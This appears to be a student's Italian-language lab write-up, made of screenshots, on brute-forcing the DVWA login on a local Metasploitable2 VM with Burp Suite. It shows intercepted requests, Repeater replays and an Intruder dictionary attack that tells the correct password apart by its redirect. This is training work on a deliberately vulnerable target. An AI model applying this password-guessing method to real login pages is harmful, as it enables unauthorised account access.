


DVWA E BURPSUITE




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



ho acceso la macchina di metasploitable2 per accedere al servizio DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin

Security Level: high

PHPIDS: disabled

ho impostato il livello di sicurezza basso

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
12:48:53 29 Aug...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/login.php

Request

Pretty

Raw

Hex

1 POST /dvwa/login.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 44

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.50.101/dvwa/login.php

12 Accept-Encoding: gzip, deflate, br

13 Cookie: security=high; PHPSESSID=173a922c69a2aaf058135f8493da6399

14 Connection: keep-alive

15

16 username=admin&password=password&Login=Login

ho selezionato la proxy andando con il pulsante forward sono andata fino alla pagina del login e con le credenziali giuste sono entrata.

The screenshot shows the Burp Suite interface with the 'Intercept on' tab selected. A context menu is open over a request, showing options like 'Add to scope', 'Forward', 'Drop', 'Add notes', 'Highlight', 'Don't intercept requests', 'Do intercept', 'Scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer', and 'Request in browser'. The 'Request' tab is also visible, showing a POST request to /dvwa/login.php.

Time	Type	Direction	Method	URL
12:48:53 29 Aug ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/login.php

Request

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being repeated, and the 'Request' and 'Response' tabs are visible. The request is a POST to /dvwa/login.php with a body containing login credentials. The response is an HTTP 302 Found status.

Request

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 47
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=173a922c69a2aaf058135f8493da6399
14 Connection: keep-alive
15 username=admin&password=pinnafooca89&Login=Login
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Fri, 29 Aug 2025 18:54:52 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: login.php
9 Content-Length: 0
10 Keep-Alive: timeout=15, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being repeated, and the 'Request' and 'Response' tabs are visible. The request is a GET to /dvwa/login.php. The response is an HTTP 200 OK status with a content type of text/html.

Request

Pretty Raw Hex

```
1 GET /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Origin: http://192.168.50.101
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Referer: http://192.168.50.101/dvwa/login.php
10 Accept-Encoding: gzip, deflate, br
11 Cookie: security=high; PHPSESSID=173a922c69a2aaf058135f8493da6399
12 Connection: keep-alive
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Aug 2025 18:57:56 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Keep-Alive: timeout=15, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html; charset=utf-8
11 Content-Length: 1328
12
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
17
18 <html xmlns="http://www.w3.org/1999/xhtml">
19
20 <head>
```


Capture filter: Capturing all items			
View filter: Showing all items			
Request ^	Payload	Status code	Response
1	pippo	302	7
2	pinna	302	6
3	1234	302	7
4	pinnabruco2	302	7
5	password	302	7
6	bfsbfhsvfhsfhjhf	302	6
7	lllloooo!!!!	302	6
8	carbonio	302	7

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 302 Found
2	Date: Sun, 31 Aug 2025 12:49:33 GMT
3	Server: Apache/2.2.8 (Ubuntu) DAV/2
4	X-Powered-By: PHP/5.2.4-2ubuntu5.10
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT
6	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7	Pragma: no-cache
8	Location: login.php
9	Content-Length: 0
10	Keep-Alive: timeout=15, max=97
11	Connection: Keep-Alive
12	Content-Type: text/html

View filter: Showing all items			
Request ^	Payload	Status code	
1	pippo	302	
2	pinna	302	
3	1234	302	
4	pinnabruco2	302	
5	password	302	
6	bfsbfhsvfhsfhjhf	302	
7	lllloooo!!!!	302	
8	carbonio	302	

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 302 Found
2	Date: Sun, 31 Aug 2025 12:49:33 GMT
3	Server: Apache/2.2.8 (Ubuntu) DAV/2
4	X-Powered-By: PHP/5.2.4-2ubuntu5.10
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT
6	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7	Pragma: no-cache
8	Location: index.php
9	Content-Length: 0
10	Keep-Alive: timeout=15, max=99
11	Connection: Keep-Alive
12	Content-Type: text/html



Username

Password

Login

Login failed

Login failed

Login failed

Login failed

Login failed

You have logged in as 'admin'

Login failed

Login failed

Login failed

per modificare i parametri sono andata su send to intruder, sono andata poi su position ho fatto add selezionando il parametro password sono andata su payloads ho aggiunto una simple list caricato una lista di parole tra cui anche password ovvero quella giusta ho fatto start attack, ho cliccato una password sbagliata sono andata su response login.php ovvero login fallito poi ho cliccato sulla password giusta response index.php ovvero login riuscito.